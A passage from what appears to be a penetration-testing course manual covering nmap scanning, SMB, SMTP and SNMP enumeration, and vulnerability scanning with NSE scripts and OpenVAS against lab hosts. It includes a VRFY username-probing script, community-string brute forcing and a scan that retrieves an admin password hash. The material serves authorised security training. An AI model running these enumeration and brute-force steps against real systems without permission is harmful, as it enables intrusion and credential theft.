Additionally, we can sweep for specific TCP or UDP ports (**-p**) across the network, probing for common services and ports with services that may be useful, or otherwise have known vulnerabilities.

```
root@kali:~# nmap -p 80 192.168.11.200-250 -oG web-sweep.txt
root@kali:~# grep open web-sweep.txt |cut -d" " -f2
```

Using techniques such as these, we can scan across multiple IPs, probing for only a few common ports. In the command below, we are conducting a scan for the top 20 TCP ports.

```
root@kali:~# nmap –sT –A --top-ports=20 192.168.11.200-250 –oG top-port-
sweep.txt
```

Machines that prove to be rich in services, or otherwise interesting, would then be individually port scanned, using a more exhaustive port list.

4.2.5 - OS Fingerprinting

Nmap has a built-in feature called **OS fingerprinting (-O** parameter**)**. This feature attempts to guess the underlying operating system, by inspecting the packets received from the target. Operating systems often have slightly different implementations of the TCP/IP stack, such as default TTL values, and TCP window size. These slight differences create a fingerprint which can often be identified by Nmap. The Nmap scanner will inspect the traffic sent and received from the target machine, and attempt to match the fingerprint to a known list. For example, running the following **nmap** scan on a local machine suggests the underlying operating system is Windows 7 or Windows 2008:

```
root@kali:~# nmap -O 10.0.0.19
...
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows
8
Network Distance: 1 hop
...
root@kali:~#
```


4.2.6 - Banner Grabbing/Service Enumeration

Nmap can also help identify services on specific ports, by banner grabbing, and running several enumeration scripts (**-sV** and **–A** parameters).

```
root@kali:~# nmap -sV -sT 10.0.0.19

Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-20 07:35 EDT
Nmap scan report for 10.0.0.19
Host is up (0.00043s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ActiveFax ftpd 4.31 build 0225
23/tcp    open  telnet      ActiveFax telnetd
25/tcp    open  smtp        SLmail smtpd 5.5.0.4433
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
515/tcp   open  printer     ActiveFax lpd
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 00:0C:29:3B:C8:DE (VMware)
Service Info: Host: lab; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap done: 1 IP address (1 host up) scanned in 55.67 seconds
root@kali:~#
```


4.2.7 - Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE)[29] is a recent addition to Nmap, which allows users to write simple scripts, in order to automate various networking tasks. The scripts include a broad range of utilities, from DNS enumeration scripts, brute force attack scripts, and even vulnerability identification scripts. All NSE scripts can be found in the ***/usr/share/nmap/scripts*** directory.

One such script is ***smb-os-discovery***, which attempts to connect to the SMB service on a target system, and determine its operating system version as shown below.

```
root@kali:~# nmap 10.0.0.19 --script smb-os-discovery.nse
...
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: lab
|   NetBIOS computer name: LAB
|   Workgroup: WORKGROUP
|_  System time: 2013-04-20T04:41:43-07:00

Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds
root@kali:~#
```

Another useful script is the DNS zone transfer NSE script, which can be invoked in the following way:

```
root@kali:~# nmap --script=dns-zone-transfer -p 53 ns2.megacorpone.com
```

[29] http://nmap.org/book/nse.html

4.2.8 - Exercises

1. Use **nmap** to conduct a ping sweep of your target IP range and save the output to a file, so that you can grep for hosts that are online.
2. Scan the IPs you found in exercise 1 for open webserver ports. Use **nmap** to find the web server and operating system versions.
3. Use the NSE scripts to scan the servers in the labs which are running the SMB service.
4. Explore the various command line options that nmap offers while scanning an online host you discovered within your target IP range. Monitor the bandwidth usage changes for the different options. Weigh the use of collecting as much information as possible against the resources it takes to gather it.

4.3 - SMB Enumeration

The Server Message Block (SMB)[30] protocol's security track record has been poor for over a decade, due to its complex implementation, and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action[31].

That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases. Here is a quick list to clarify SMB version numbers, and their related Windows Operating system versions:

- **SMB1** – Windows 2000, XP and Windows 2003.
- **SMB2** – Windows Vista SP1 and Windows 2008
- **SMB2.1** – Windows 7 and Windows 2008 R2
- **SMB3** – Windows 8 and Windows 2012.

4.3.1 - Scanning for the NetBIOS Service

The SMB NetBIOS[32] service listens on TCP ports 139 and 445, as well as several UDP ports. These can be scanned with tools, such as **nmap,** using syntax similar to the following:

```
root@kali:~# nmap -v -p 139,445 -oG smb.txt 192.168.11.200-254
```

[30] https://en.wikipedia.org/wiki/Server_Message_Block
[31] http://markgamache.blogspot.ca/2013/01/ntlm-challenge-response-is-100-broken.html
[32] https://en.wikipedia.org/wiki/NetBIOS

There are other, more specialized, tools for specifically identifying NetBIOS information, such as **nbtscan** as shown below.

```
root@kali:~# nbtscan -r 192.168.11.0/24
Doing NBT name scan for addresses from 192.168.11.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.11.255     Sendto failed: Permission denied
192.168.11.201   ALICE            <server>  ALICE            00:50:56:af:41:cf
192.168.11.205   IS~ORACLE        <server>  ORACLE           00:50:56:af:1f:f6
192.168.11.206   IS~ORACLE2                 <unknown>        00:50:56:af:7a:2e
192.168.11.221   SLAVE            <server>  <unknown>        00:50:56:af:1d:ac
...
192.168.11.229   THINCMAIL        <server>  <unknown>        00:50:56:af:20:21
192.168.11.231   RALPH                      <unknown>        00:50:56:af:36:69
192.168.11.224   UBUNTU05         <server>  UBUNTU05         00:00:00:00:00:00
192.168.11.236   SUFFERENCE       <server>  SUFFERENCE       00:00:00:00:00:00
192.168.11.245   HELPDESK         <server>  <unknown>        00:50:56:af:6b:b3
root@kali:~#
```

4.3.2 - Null Session Enumeration.

A null session refers to an unauthenticated NetBIOS session between two computers. This feature exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers. A null session also allows unauthenticated hackers to obtain large amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs. This Microsoft feature existed in SMB1 by default and was later restricted in subsequent versions of SMB.

Let's look at the kind of information that can be extracted from a Windows computer using an SMB null session. A useful tool for this is **enum4linux**[33], present in Kali. As described by its authors, "**enum4linux** is a tool for enumerating information from Windows and Samba systems". It is written in Perl and is basically a wrapper around the Samba[34] tools **smbclient**, **rpcclient**, **net** and **nmblookup**. The following partial output shows the wealth of information that can be extracted from the SMB protocol under certain conditions.

```
root@kali:~# enum4linux -a 192.168.11.227
========================================
|    OS information on 192.168.11.227    |
========================================
[+]  Got  OS  info  for  192.168.11.227  from  smbclient:  Domain=[WORKGROUP]
OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
...
user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[alice] rid:[0x3f0]
user:[backup] rid:[0x3ee]
user:[david] rid:[0x3f1]
user:[Guest] rid:[0x1f5]
user:[IUSR_SRV2] rid:[0x3ea]
user:[IWAM_SRV2] rid:[0x3eb]
user:[john] rid:[0x3f2]
user:[lisa] rid:[0x3f3]
user:[mark] rid:[0x3f4]
user:[sqlusr] rid:[0x3ed]
user:[TsInternetUser] rid:[0x3e8]

...
```

[33] http://labs.portcullis.co.uk/application/enum4linux/
[34] http://www.samba.org/


```
[+] Password Info for Domain: SRV2

      [+] Minimum password length: None
      [+] Password history length: None
      [+] Maximum password age: 42 days 22 hours 47 minutes
      [+] Password Complexity Flags: 000000

            [+] Domain Refuse Password Change: 0
            [+] Domain Password Store Cleartext: 0
            [+] Domain Password Lockout Admins: 0
            [+] Domain Password No Clear Change: 0
            [+] Domain Password No Anon Change: 0
            [+] Domain Password Complex: 0

      [+] Minimum password age: None
      [+] Reset Account Lockout Counter: 30 minutes
      [+] Locked Account Duration: 30 minutes
      [+] Account Lockout Threshold: None
      [+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

For more information about **enum4linux**, check out the examples available on the Portcullis Labs website[35].

[35] http://labs.portcullis.co.uk/tools/enum4linux/

4.3.3 - Nmap SMB NSE Scripts

Nmap contains many useful NSE scripts that can be used to discover and enumerate SMB services. These scripts can be found in the ***/usr/share/nmap/scripts*** directory.

```
root@kali:~# ls -l /usr/share/nmap/scripts/smb*
-rw-r--r-- 1 root root 45018 /usr/share/nmap/scripts/smb-brute.nse
-rw-r--r-- 1 root root 28042 /usr/share/nmap/scripts/smb-check-vulns.nse
-rw-r--r-- 1 root root  4919 /usr/share/nmap/scripts/smb-enum-domains.nse
-rw-r--r-- 1 root root  3579 /usr/share/nmap/scripts/smb-enum-groups.nse
-rw-r--r-- 1 root root  8071 /usr/share/nmap/scripts/smb-enum-processes.nse
-rw-r--r-- 1 root root 12325 /usr/share/nmap/scripts/smb-enum-sessions.nse
-rw-r--r-- 1 root root  6088 /usr/share/nmap/scripts/smb-enum-shares.nse
-rw-r--r-- 1 root root 12343 /usr/share/nmap/scripts/smb-enum-users.nse
-rw-r--r-- 1 root root  1716 /usr/share/nmap/scripts/smb-flood.nse
-rw-r--r-- 1 root root  4684 /usr/share/nmap/scripts/smb-ls.nse
-rw-r--r-- 1 root root  8142 /usr/share/nmap/scripts/smb-mbenum.nse
-rw-r--r-- 1 root root  6756 /usr/share/nmap/scripts/smb-os-discovery.nse
-rw-r--r-- 1 root root  5022 /usr/share/nmap/scripts/smb-print-text.nse
-rw-r--r-- 1 root root 61193 /usr/share/nmap/scripts/smb-psexec.nse
-rw-r--r-- 1 root root  4488 /usr/share/nmap/scripts/smb-security-mode.nse
-rw-r--r-- 1 root root  2415 /usr/share/nmap/scripts/smb-server-stats.nse
-rw-r--r-- 1 root root 14034 /usr/share/nmap/scripts/smb-system-info.nse
-rw-r--r-- 1 root root  1469 /usr/share/nmap/scripts/smbv2-enabled.nse
-rw-r--r-- 1 root root  5677 /usr/share/nmap/scripts/smb-vuln-ms10-054.nse
-rw-r--r-- 1 root root  7215 /usr/share/nmap/scripts/smb-vuln-ms10-061.nse
root@kali:~#
```


We can see that several interesting Nmap SMB NSE scripts exist,, such as OS discovery and enumeration of various pieces of information from the protocol

```
root@kali:~# nmap -v -p 139, 445 --script=smb-os-discovery 192.168.11.227
...
Nmap scan report for 192.168.11.227
Host is up (0.57s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows 2000 (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_2000::-
|   Computer name: srv2
|   NetBIOS computer name: SRV2
|   Workgroup: WORKGROUP
...
root@kali:~#
```

To check for known SMB protocol vulnerabilities, you can invoke the **nmap *smb-check-vulns*** script as shown below.

```
root@kali:~# nmap -v -p 139,445 --script=smb-check-vulns --script-
args=unsafe=1 192.168.11.201

Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-24 08:59 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
...
Scanning 192.168.11.201 [2 ports]
...
Completed NSE at 09:00, 18.71s elapsed
Nmap scan report for 192.168.11.201
```



```
Host is up (0.21s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
...
root@kali:~#
```

In this case, **nmap** identifies that the specific SMB service is missing at least one critical patch for the MS08-067[36] vulnerability.

4.3.4 - Exercises

1. Use Nmap to make a list of which SMB servers in the lab are running Windows.
2. Use NSE scripts to scan these systems for SMB vulnerabilities.
3. Use **nbtscan** and **enum4linux** against these systems and identify the kinds of data you can obtain from different versions of Windows.

[36] http://technet.microsoft.com/en-us/security/bulletin/ms08-067

4.4 - SMTP Enumeration

In certain vulnerable configurations, mail servers can also be used to gather information about a host or network. SMTP[37] supports several important commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which can later aid the attacker. Consider this example:

```
root@kali:~# nc -nv 192.168.11.215 25
(UNKNOWN) [192.168.11.215] 25 (smtp) open
220 redhat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Wed, 12 Jun 2013 07:47:14
+0300
VRFY root
250 2.1.5 root <root@redhat.acme.com>
VRFY idontexist
550 5.1.1 idontexist... User unknown
^C
root@kali:~#
```

Notice the difference in the message received when a user is present on the system. The SMTP server happily verifies that the user exists. This procedure can be used to help guess valid usernames. Examine the following simple Python script that opens a TCP socket, connects to the SMTP server, and issues a *VRFY* command for a given username.

```
#!/usr/bin/python
import socket
import sys
if len(sys.argv) != 2:
        print "Usage: vrfy.py <username>"
        sys.exit(0)
```

[37] https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol


```
# Create a Socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Connect to the Server
connect=s.connect(('192.168.11.215',25))
# Receive the banner
banner=s.recv(1024)
print banner
# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n')
result=s.recv(1024)
print result
# Close the socket
s.close()
```

See if you can use this Python code to automate the process of username discovery, by using a text file with usernames as input.

4.4.1 - Exercise

1. Search your target network range, and see if you can identify any systems that respond to the SMTP *VRFY* command.

4.5 - SNMP Enumeration

Over the years, we have often found that Simple Network Management Protocol (SNMP) is a poorly understood protocol by many network administrators. This often results in SNMP misconfigurations, which can result in a dramatic information leakage. SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing, and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes, and are commonly left configured with default public and private community strings.

Now, consider that all of the above applies to a protocol, which by definition is meant to "Manage the Network". For all these reasons, SNMP is another of our favorite enumeration protocols.

A Note From the Author

Several years back, I performed an internal penetration test on a company that provided network integration services to a large number of corporate clients, banks, and other similar organizations. After several hours of scoping out the system, a large class B network was discovered with thousands of Cisco routers attached to it. It was explained to us that each of these routers was a gateway to one of their clients, for management and configuration purposes.

A quick scan for default **cisco** / **cisco** telnet credentials discovered a single low end Cisco ADSL router. Digging a bit further revealed a set of complex SNMP public and private community strings in the router configuration file. As it turned out, these same

public and private community strings were used on every single networking device, for the whole class B range, and beyond – simple management, right?

An interesting thing about enterprise routing hardware is that these devices often support configuration file **read** and **write** through private SNMP community string access. Since the private community strings for all the gateway routers were now known to us, by writing a simple script to copy all the router configurations on that network using SNMP and TFTP protocols, we not only compromised the infrastructure of the network integration company, but their clients, as well.

4.5.1 - MIB Tree

The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user. To read more about the MIB tree, refer to the following URL:

- http://publib.boulder.ibm.com/infocenter/pseries/v5r3/index.jsp?topic=/com.ibm.aix.progcomm/doc/progcomc/mib.htm

For example, the following MIB values correspond to specific Microsoft Windows SNMP parameters.

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs
1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

4.5.2 - Scanning for SNMP

To scan for open SNMP ports, we can use **nmap** with syntax similar to the following.

```
root@kali:~# nmap -sU --open -p 161 192.168.11.200-254 -oG mega-snmp.txt
```

Alternatively, we can use a tool such as **onesixtyone**[38], which will check for given community strings against an IP list, allowing us to brute force various community strings.

```
root@kali:~# echo public > community
root@kali:~# echo private >> community
root@kali:~# echo manager >> community
root@kali:~# for ip in $(seq 200 254);do echo 192.168.11.$ip;done > ips
root@kali:~# onesixtyone -c community -i ips
```

Once these SNMP services are found, we can start querying them for specific MIB data that might be interesting to us.

[38] http://www.phreedom.org/software/onesixtyone/

4.5.3 - Windows SNMP Enumeration Example

We can probe and query SNMP values using a tool such as **snmpwalk** provided we at least know the SNMP read-only community string, which in most cases is "***public***". Using some of the MIB values provided above, we could attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string "public".

Enumerating the Entire MIB Tree

```
root@kali:~# snmpwalk -c public -v1  192.168.11.219
iso.3.6.1.2.1.1.1.0 = STRING: "Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP "
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (66160) 0:11:01.60
...
```

Enumerating Windows Users:

```
root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25
```

Enumerating Running Windows Processes:

```
root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2
```

Enumerating Open TCP Ports:

```
root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.2.1.6.13.1.3
```

Enumerating Installed Software:

```
root@kali:~# snmpwalk -c public -v1 192.168.11.204 1.3.6.1.2.1.25.6.3.1.2
```

4.5.4 - Exercises

1. Scan your target network with **onesixtyone**. Identify any SNMP servers.
2. Use **snmpwalk** and **snmpcheck** to gather information about the discovered targets.

5. - Vulnerability Scanning

Vulnerability scanning is the process of using automated tools to discover, and identify, vulnerabilities in a network. Vulnerability scanners come in many different forms, from simple scripts that identify a single vulnerability, to complex commercial software engines that scan for thousands of them.

Vulnerability scans can generate a great deal of traffic and, in some cases, can even result in denial of service conditions on many network devices, so caution must be exercised before making use of mass vulnerability scanners on a penetration test.

5.1 - Vulnerability Scanning with Nmap

In the port-scanning module, we briefly touched on Nmap NSE scripts. The Nmap NSE scripts can be used, not only for enumeration, but also to conduct precise vulnerability scanning. All NSE scripts are located in the **/usr/share/nmap/scripts** folder.

```
root@kali:~# cd /usr/share/nmap/scripts/
root@kali:/usr/share/nmap/scripts# ls -l *vuln*
-rw-r--r-- 1 root root  6960 Dec 13  2012 afp-path-vuln.nse
-rw-r--r-- 1 root root  6190 Dec 13  2012 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root  7112 Dec 13  2012 http-huawei-hg5xx-vuln.nse
-rw-r--r-- 1 root root  8203 Dec 13  2012 http-iis-webdav-vuln.nse
-rw-r--r-- 1 root root  4021 Dec 13  2012 http-vmware-path-vuln.nse
-rw-r--r-- 1 root root  6519 Dec 13  2012 http-vuln-cve2009-3960.nse
...
```


As a brief introduction to vulnerability scanning with NSE scripts, we can use the ***http-vuln-cve2010-2861*** script to scan a Cold Fusion web server for a directory traversal vulnerability[39].

```
root@kali:~# nmap -v -p 80 --script=http-vuln-cve2010-2861 192.168.11.210

Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-17 10:28 MDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 10:28
Scanning 192.168.11.210 [4 ports]
Completed Ping Scan at 10:28, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:28
Completed Parallel DNS resolution of 1 host. at 10:28, 0.00s elapsed
Initiating SYN Stealth Scan at 10:28
Scanning 192.168.11.210 [1 port]
Discovered open port 80/tcp on 192.168.11.210
Completed SYN Stealth Scan at 10:28, 0.10s elapsed (1 total ports)
NSE: Script scanning 192.168.11.210.
Initiating NSE at 10:28
Completed NSE at 10:28, 2.08s elapsed
Nmap scan report for 192.168.11.210
Host is up (0.19s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-vuln-cve2010-2861:
|   VULNERABLE:
|   Adobe ColdFusion Directory Traversal Vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:67047  CVE:CVE-2010-2861
|     Description:
|       Multiple directory traversal vulnerabilities in the administrator
console
|       in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read
arbitrary files via the
|       locale parameter
|     Disclosure date: 2010-08-10
|     Extra information:
|
|     CFusionMX
|       Not vulnerable
|     JRun4\servers
|       Not vulnerable
|     ColdFusion8
|       HMAC: 446EF3D6B348522E29F72ED6BB19A6BE9867A42C
|       Salt: 1371461992204
```

[39] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861


```
|       Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E
|     CFusionMX7
|       Not vulnerable
|
|     References:
|       http://osvdb.org/67047
|       http://www.nessus.org/plugins/index.php?view=single&id=48340
|       http://www.blackhatacademy.org/security101/Cold_Fusion_Hacking
|       http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861
|_      http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861

NSE: Script Post-scanning.
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

We can see in the above output that not only did Nmap find the server to be vulnerable; it also retrieved the admin's password hash.

Improperly secured FTP servers can often provide a wealth of information, and can sometimes lead to complete server compromise. The ***ftp-anon*** NSE script lets us quickly scan a range of IP addresses for FTP servers that allow anonymous access.

```
root@kali:~# nmap -v -p 21 --script=ftp-anon.nse 192.168.11.200-254
...
Nmap scan report for 192.168.11.217
Host is up (0.19s latency).
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 20
| d---------   2 root     ftp          4096 Jun 12 07:49 =
| d--x--x--x   2 root     root         4096 Jan 18  2007 bin
| d--x--x--x   2 root     root         4096 Jan 18  2007 etc
| drwxr-xr-x   2 root     root         4096 Jan 18  2007 lib
|_drwxr-sr-x   2 root     ftp          4096 Feb  4  2000 pub
```


As was previously mentioned, the Microsoft Windows SMB service has a long history of serious vulnerabilities, and servers are often found to be vulnerable in penetration tests. SMB can often disclose a great deal of information to unauthenticated users, which can then be used for future attacks. For instance, we can check the security level of an SMB server with the ***smb-security-mode*** NSE script, as follows.

```
root@kali:~# nmap -v -p 139, 445 --script=smb-security-mode 192.168.11.236
...
Nmap scan report for 192.168.11.236
Host is up (0.10s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   Share-level authentication (dangerous)
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
```

Beyond penetration testing, network administrators can also benefit from NSE scripts, by verifiying that patches have been applied against a group of servers or workstations. For example, you can use **nmap** data to verify that all domain web servers have been patched against CVE-2011-3192[40], an Apache denial of service vulnerability.

```
root@kali:~# nmap -v -p 80 --script=http-vuln-cve2011-3192 192.168.11.205-210
...
Nmap scan report for 192.168.11.208
Host is up (0.19s latency).
PORT   STATE SERVICE
```

[40] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3192


```
80/tcp open  http
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  OSVDB:74721
|     Description:
|       The Apache web server is vulnerable to a denial of service attack when
numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       http://osvdb.org/74721
|       http://seclists.org/fulldisclosure/2011/Aug/175
|_      http://nessus.org/plugins/index.php?view=single&id=55976
```

In the output above, a server was found to be to possess the denial of service vulnerability. Nmap also provides links to various references that the user can visit for more information about the discovered vulnerability.

5.2 - The OpenVAS Vulnerability Scanner

The Open Vulnerability Assessement System (OpenVAS)[41] is a powerful vulnerability scanner, containing thousands of vulnerability checks. It is completely free, and open source, licensed under the GNU General Public License (GNU GPL)[42].

5.2.1 - OpenVAS Initial Setup

OpenVAS is a powerful framework and requires some initial setup. The first step is to run the **openvas-setup** script to initialize its plugins and start the various services required by OpenVAS. When you are prompted for a password, create a strong password for the admin user.

```
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
...
Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
Loading the OpenVAS plugins...
base gpgme-Message: Setting GnuPG homedir to '/etc/openvas/gnupg'
base gpgme-Message: Using OpenPGP engine version '1.4.12'
All plugins loaded
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: openvasmd.
Restarting OpenVAS Administrator: openvasad.
Restarting Greenbone Security Assistant: gsad.
Enter password:
ad   main:MESSAGE:810:2013-06-17 14h03.20 EDT: No rules file provided, the new
```

[41] http://openvas.org/
[42] https://www.gnu.org/licenses/gpl.html


```
user will have no restrictions.
ad  main:MESSAGE:810:2013-06-17 14h03.20 EDT: User admin has been successfully
created.
```

Next, we need to create a user to log in to OpenVAS with the **openvas-adduser** script.

```
root@kali:~# openvas-adduser
Using /var/tmp as a temporary file holder.

Add a new openvassd user
--------------------------------



Login : root
Authentication (pass/cert) [pass] : pass
Login password :
Login password (again) :

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that root
has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)

Login             : root
Password          : ***********

Rules             :
```



```
Is that ok? (y/n) [y] y
user added.
```

With our new user created, we can now launch Greenbone Security Desktop and log in with the newly created credentials.

```
root@kali:~# gsd
```




Figure 27 - The Greenbone Security Desktop Login Form

Once logged in, you will be presented with the Greenbone Security Desktop interface, where you can configure targets, create tasks, and manage vulnerability scan results.

